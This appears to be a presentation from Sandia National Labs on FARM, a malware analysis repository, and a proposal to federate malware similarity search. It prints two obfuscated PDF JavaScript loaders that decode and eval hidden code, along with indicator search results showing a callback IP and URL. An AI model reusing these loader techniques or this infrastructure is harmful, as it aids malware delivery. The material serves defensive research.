

Malware Information Sharing by Federating Malware Repositories

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What is FARM?

- Forensic Analysis Repository for Malware
 - Repository of ~100 million analyzed and correlated malware.
 - Central capability @ Sandia National Labs (SNL) for .gov to use.
 - Dynamic, static, and correlation analysis.
 - Frontend and API access
 - Goals:
 - Triage suspicious software
 - Tie attack campaigns together



Inputs to FARM

- Malware Samples from:
 - Integrated joint Cybersecurity Coordination Center (iJC3)
 - Email triage system for DOE labs
 - Incident response efforts
 - Public and private malware repositories
 - Network border exe triage across DOE labs and DHS
- Enrichment sources:
 - iJC3 RADAR
 - Yara Signatures from DOE/.gov partners and public
 - USCERT TLP green and white public reports



FARM outputs

Type	PE32 executable (GUI) Intel 80386, for MS Windows
Average Rating	🌟🌟🌟🌟🌟 Malicious
Submit Rating?	🌟🌟🌟🌟🌟


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Sample Intel:

Code	Indicator	Threat Level	Confidence
YARA-1	Yara APT signature match	10	1.0
AV-1	Matches Anti-virus signature	8	0.33
AVATAR-1	Classified as malware by Avatar	8	0.9537035
WXP-2	Calls out to unknown domain in Windows XP running on baremetal hardware	8	1.0
WXP-8	Generates traffic to unknown IPs in Windows XP running on baremetal hardware	8	1.0
VWXP-2	Calls out to unknown domain in Windows XP running in a virtual machine	8	1.0
VWXP-8	Generates traffic to unknown IPs in Windows XP running in a virtual machine	8	1.0
VW7-2	Calls out to unknown domain in Windows 7 32bit running in a virtual machine	8	1.0
VW7-8	Generates traffic to unknown IPs in Windows 7 32bit running in a virtual machine	8	1.0
VW7-64-2	Calls out to unknown domain in Windows 7 64bit running in a virtual machine	8	1.0
VW7-64-8	Generates traffic to unknown IPs in Windows 7 64bit running in a virtual machine	8	1.0
HASHNINJA-1	Has been rated as malicious	6	0.9
HERDWARE-1	Related to malware	6	0.753292261905
VERIFYSIGS-2	Non-existent Embedded Certificate	4	0.7

- Intelligence scores for triage
- Related samples based on unpacking, memory analysis, behavior, and code similarity
- Searchable results

FARM outputs



- Intelligence scores for triage
- **Related samples based on unpacking, memory analysis, behavior, and code similarity**
- Searchable results

FARM outputs

Search	
<input type="text" value="130.25.10.158"/>	
fe42b19191d0690f715ea0fd800522e8c51c734b97c30889d672c8b473052da5	Score: 23.268478
[vbehavioral -- result.tcp_dest_ip] 130.25.10.158	
[vbehavioral -- result.files.filename] MSOCache/All Users/90000409-6000-11D3-8CFE-0150048	
[vbehavioral -- result.connection.dest_ip] 130.25.10.158	
df14a0a66f1b97eaa6ec78b126b840220a57d91c051b2ac0258d316d1ef7e844	Score: 6.793607
[strings -- result] system_web/4_0_30319/update/DefaultForm.txthttp://130.25.10.158/aspnet_client/system_web/4_0_30319/update/Default	
fe42b19191d0690f715ea0fd800522e8c51c734b97c30889d672c8b473052da5	Score: 4.781981
[related2 -- result.related.iocs] 130.25.10.158	
fe42b19191d0690f715ea0fd800522e8c51c734b97c30889d672c8b473052da5	Score: 4.0504813
[strings -- result] system_web/4_0_30319/update/DefaultForm.txthttp://130.25.10.158/aspnet_client/system_web/4_0_30319/update/Default	
b5278301da06450fe4442a25dda2d83d21485be63598642573f59c59e980ad46	Score: 3.886041
[strings -- result] system_web/4_0_30319/update/DefaultForm.txthttp://130.25.10.158/aspnet_client/system_web/4_0_30319/update/Default	
4d3fbb582f0c93aa0fc6b9ca73ee4711cfc501018728e97c0469c187aaab014	Score: 3.886041
[strings -- result] system_web/4_0_30319/update/DefaultForm.txthttp://130.25.10.158/aspnet_client/system_web/4_0_30319/update/Default	
a278256f0f2f061cfded7fd58feded6765fade730374c508aad89282f67d77	Score: 3.5043154
[related2 -- result.related.iocs] 130.25.10.158	
5ee8b4ec140acb92786e792d6185b00d80afdeda00d78dbbe628d65d0298d228	Score: 1.5334867
[related2 -- result.related.iocs] 130.25.10.158	

- Intelligence scores for triage
- Related samples based on unpacking, memory analysis, behavior, and code similarity
- Searchable results

FARM is great, so why federate?

- Cross repository boundary discovery of potentially sensitive attack documents that are similar.




HERDWARE— scalable similarity engine

- Swiss Army Knife for identifying nearest K-neighbors
 - Parsers:
 - assembly, javap, dexdump, javascript, ...
 - Featurers:
 - n-grams, abstract syntax trees (AST), ...
 - Similarity measures:
 - jaccard, minhash, ...
 - Storers:
 - SQLite, PostgreSQL, ...
- Key Benefit:
 - Allows us to quickly find similar samples in large repository of millions of samples within a few minutes



Federation Concept



Concept of operations

- Central meta data similarity engine (Herdware2)
- Distribute meta data extraction client.
- Participants of federation choose to send any information about its own files with its own unique id.
- Share to receive
 - Share meta data to allow *discovery* of similar malware across the federation.
 - Subsequent sharing of sensitive attack context controlled by the participants.

Similarity engines available

- Current

- Windows executable



- PDF



- Future plans

- Office docs



Exe metadata process description

- Disassemble
- Extract opcodes and throw away operands and data
 - i.e. mov, push, pop, ret
- Group into n-grams, basic blocks, and functions.




```
{ "mnemonics": ["push", "push", "push", "mov", "call", "mov", "mov", "pop", "retn"], "complexity": 1, "name": "sub_55DC46", "leaders": [0] }
{ "mnemonics": ["retn"], "complexity": 1, "name": "nullsub_1", "leaders": [0] }
{ "mnemonics": ["push", "mov", "push", "push", "push", "push", "call", "mov", "add", "pop", "retn"], "complexity": 1, "name": "sub_55DCA9", "leaders": [0] }
{ "mnemonics": ["push", "mov", "push", "push", "push", "push", "call", "mov", "add", "pop", "retn"], "complexity": 1, "name": "sub_55DCC5", "leaders": [0] }
{ "mnemonics": ["push", "push", "mov", "mov", "push", "push", "call", "push", "push", "call", "add", "pop", "pop", "retn"], "complexity": 1, "name": "sub_55DCE1", "leaders": [0] }
{ "mnemonics": ["push", "mov", "call", "mov", "mov", "call", "and", "push", "lea", "mov", "call", "mov", "call", "retn"], "complexity": 1, "name": "sub_55DD01", "leaders": [0] }
{ "mnemonics": ["push", "push", "mov", "call", "mov", "mov", "pop", "retn"], "complexity": 1, "name": "sub_55DD9C", "leaders": [0] }
{ "mnemonics": ["push", "push", "mov", "call", "mov", "mov", "pop", "retn"], "complexity": 1, "name": "sub_55DDE1", "leaders": [0] }
{ "mnemonics": ["push", "mov", "call", "mov", "mov", "call", "and", "push", "lea", "mov", "call", "mov", "call", "retn"], "complexity": 1, "name": "sub_55DDF9", "leaders": [0] }
{ "mnemonics": ["push", "mov", "call", "mov", "mov", "push", "call", "and", "lea", "call", "lea", "call", "lea", "call", "lea", "call", "push", "mov", "push", "call", "pop", "pop", "mov", "call", "retn"], "complexity": 1, "name": "sub_55DE75", "leaders": [0] }
{ "mnemonics": ["push", "mov", "call", "mov", "mov", "push", "mov", "call", "pop", "push", "push", "lea", "call", "push", "push", "lea", "call", "push", "push", "lea", "call", "push", "push", "lea", "call", "or", "mov", "call", "call", "retn"], "complexity": 1, "name": "sub_55DECA", "leaders": [0] }
```

PDF metadata process description


- Extract javascript from PDF, throw away content
- Convert javascript to AST



```
{u'body': [{u'end': 224, u'alternate': None, u'consequent': {u'body': [{u'start': 165, u'end': 174, u'type': u'ExpressionStatement', u'expression': {u'right': {u'start': 169, u'end': 173, u'type': u'Literal', u'value': u'el', u'raw': u'"el"'}, u'end': 173, u'start': 165, u'operator': u'=', u'type': u'AssignmentExpression', u'left': {u'start': 165, u'end': 166, u'type': u'Identifier', u'name': u'x'}}}, {u'start': 183, u'end': 192, u'type': u'ExpressionStatement', u'expression': {u'right': {u'start': 188, u'end': 191, u'type': u'Literal', u'value': u'y', u'raw': u'"y"'}, u'end': 191, u'start': 183, u'operator': u'=', u'type': u'AssignmentExpression', u'left': {u'start': 183, u'end': 185, u'type': u'Identifier', u'name': u'zz'}}}, {u'start': 201, u'end': 218, u'type': u'ExpressionStatement', u'expression': {u'right': {u'end': 217, u'computed': False, u'object': {u'start': 205, u'end': 210, u'type': u'Identifier', u'name': u'event'}, u'start': 205, u'property': {u'start': 211, u'end': 217, u'type': u'Identifier', u'name': u'target'}, u'type': u'MemberExpression'}, u'end': 217, u'start': 201, u'operator': u'=', u'type': u'AssignmentExpression', u'left': {u'start': 201, u'end': 202, u'type': u'Identifier', u'name': u'z'}}}, {u'start': 155, u'end': 224, u'type': u'BlockStatement'}, u'start': 110, u'test': {u'right': {u'start': 152, u'end': 153, u'type': u'Literal', u'value': 0, u'raw': u'0'}, u'end': 153, u'start': 114, u'operator': u'===', u'type': u'BinaryExpression', u'left': {u'start': 114, u'end': 147, u'type': u'CallExpression', u'arguments': [{u'start': 130, u'end': 133, u'type': u'Literal', u'value': 321, u'raw': u'321'}, {u'start': 135, u'end': 141, u'type': u'Literal', u'value': 513613, u'raw': u'513613'}, {u'start': 143, u'end': 146, u'type': u'Literal', u'value': u'a, u'raw': u'"a"'}, u'callee': {u'end': 129, u'computed': False, u'object': {u'start': 114, u'end': 125, u'type': u'Identifier', u'name': u'ImageField1'}, u'start': 114, u'property': {u'start': 126, u'end': 129, u'type': u'Identifier', u'name': u'ZZA'}, u'type': u'MemberExpression'}}}, u'type': u'IfStatement'}, u'start': 70, u'test': {u'right': {u'start': 100, u'end': 104, u'type': u'Literal', u'value': None, u'raw': u'null'}, u'end': 104, u'start': 74, u'operator': u'===', u'type': u'BinaryExpression', u'left': {u'start': 74, u'end': 95, u'type': u'CallExpression', u'arguments': [], u'callee': {u'end': 93, u'computed': False, u'object': {u'start': 74, u'end': 78, u'type': u'ThisExpression'}, u'start': 74, u'property': {u'start': 79, u'end': 93, u'type': u'Identifier', u'name': u'exceInitialize'}, u'type': u'MemberExpression'}}}, u'type': u'IfStatement'}, {u'start': 225,
```



Performance: 75% similar exe samples



The image displays two side-by-side screenshots of the IDA Pro disassembler, illustrating the high similarity between two different executable samples. Both windows show the same assembly code, with the left window representing file 908.164 and the right window representing file be8.164. The assembly code is organized into functions, with the left window showing functions like `sub_4055A4`, `sub_405780`, and `recv_some_data`. The right window shows functions like `sub_417580`, `sub_417680`, and `recv_some_data`. The assembly code in both windows is nearly identical, with only minor differences in the function names and addresses. The left window shows assembly code starting at address `00405D30`, while the right window starts at `00417A90`. The assembly code includes instructions such as `push ebx`, `push ebp`, `mov ebp, [esp+8+len]`, `push esi`, `push edi`, `mov edi, [esp+10h+buf]`, `test ebp, ebp`, `mov esi, ebp`, `jz short loc_405D61`, `mov ebx, [esp+10h+s]`, `push 0`, `push esi`, `push edi`, `push ebx`, `call recv`, `cmp eax, 0FFFFFFFh`, `jz test`, `eax, eax`, `jz short loc_405D76`, `sub esi, eax`, `add edi, eax`, `test esi, esi`, `jnz short loc_405D46`, `mov eax, ebp`, `pop edi`, `sub eax, esi`, `pop esi`, `pop ebp`, `pop ebx`, `ret`, `call WSAGetLastError`, `cmp eax, 274Ch`, `jz short loc_405D61`, `pop edi`, `pop esi`, `pop ebp`, `pop ebx`, `xor eax, eax`, `call WSAGetLastError`, `cmp eax, 274Ch`, `jz short loc_417AC1`, `pop edi`, `pop esi`, `pop ebp`, `pop ebx`, `xor eax, eax`.

Structurally similar code in PDF (90%)

```
function t9HcD4XJVoH4() {
  var ymSiMtdF2urF = unescape;
  return ymSiMtdF2urF;
}

eval("var xx" + "xx" + "cx = ev" + "al;")

var vPZTDqX6SV56 = "";
xxxxcx("rs6eTpTAcvsz = th" + "is.in" + "fo.p" + "ro" + "du" + "cer;");
var pcn = "%";

function bWErQ77PVftj(yQoywt4qm9UF, wxPatIZjooaF) {
  var xx = yQoywt4qm9UF.replace(/kol2/g, wxPatIZjooaF);
  return xx;
}
vPZTDqX6SV56 = bWErQ77PVftj(rs6eTpTAcvsz, pcn);

function theRNYAtyzsu(fwle5Ft4DJe8) {
  var vvvvc = eval;
  vvvvc(fwle5Ft4DJe8);
}

var pZRrZJmRFX7K = t9HcD4XJVoH4();

var u1GcKg0DGa5p = pZRrZJmRFX7K(vPZTDqX6SV56);
theRNYAtyzsu(u1GcKg0DGa5p);
```

```
function dr83Wmq6yqTl4q() {
  var x1H0s0BPB3UAty = unescape;
  return x1H0s0BPB3UAty;
}

eval("var xx" + "xx" + "cx = ev" + "al;")

var uwoWXDzzBPrWok = "";
xxxxcx("bDTJELs8AeWLh1 = th" + "is.in" + "fo.p" + "ro" + "du" + "cer;");
var pcn = "%";

function laySXnz51z5C0v(WDfcQ0wfvPm64I, QkJxLHQs6Px702) {
  var xx = WDfcQ0wfvPm64I.replace(/kol2/g, QkJxLHQs6Px702);
  return xx;
}
uwoWXDzzBPrWok = laySXnz51z5C0v(bDTJELs8AeWLh1, pcn);

function pnx31cfQmb7h1s(z5BEpVBAnb3s1z) {
  var vvvvc = eval;
  vvvvc(z5BEpVBAnb3s1z);
}

var zccsgo8VJIg7ui = dr83Wmq6yqTl4q();

var uD5mpgfWUm3n5i = zccsgo8VJIg7ui(uwoWXDzzBPrWok);
pnx31cfQmb7h1s(uD5mpgfWUm3n5i);
```

Interested in sharing?

- If your organization is interested in getting FARM accounts OR
- If you want to participate in the federated concept, we will be piloting a pdf document similarity study to test out concept, email:
- `farm [at] sandia.gov`



Demo video

- Triaging a sample that is not in public repositories using the federation concept to gain intelligence about the unknown sample.



Questions?

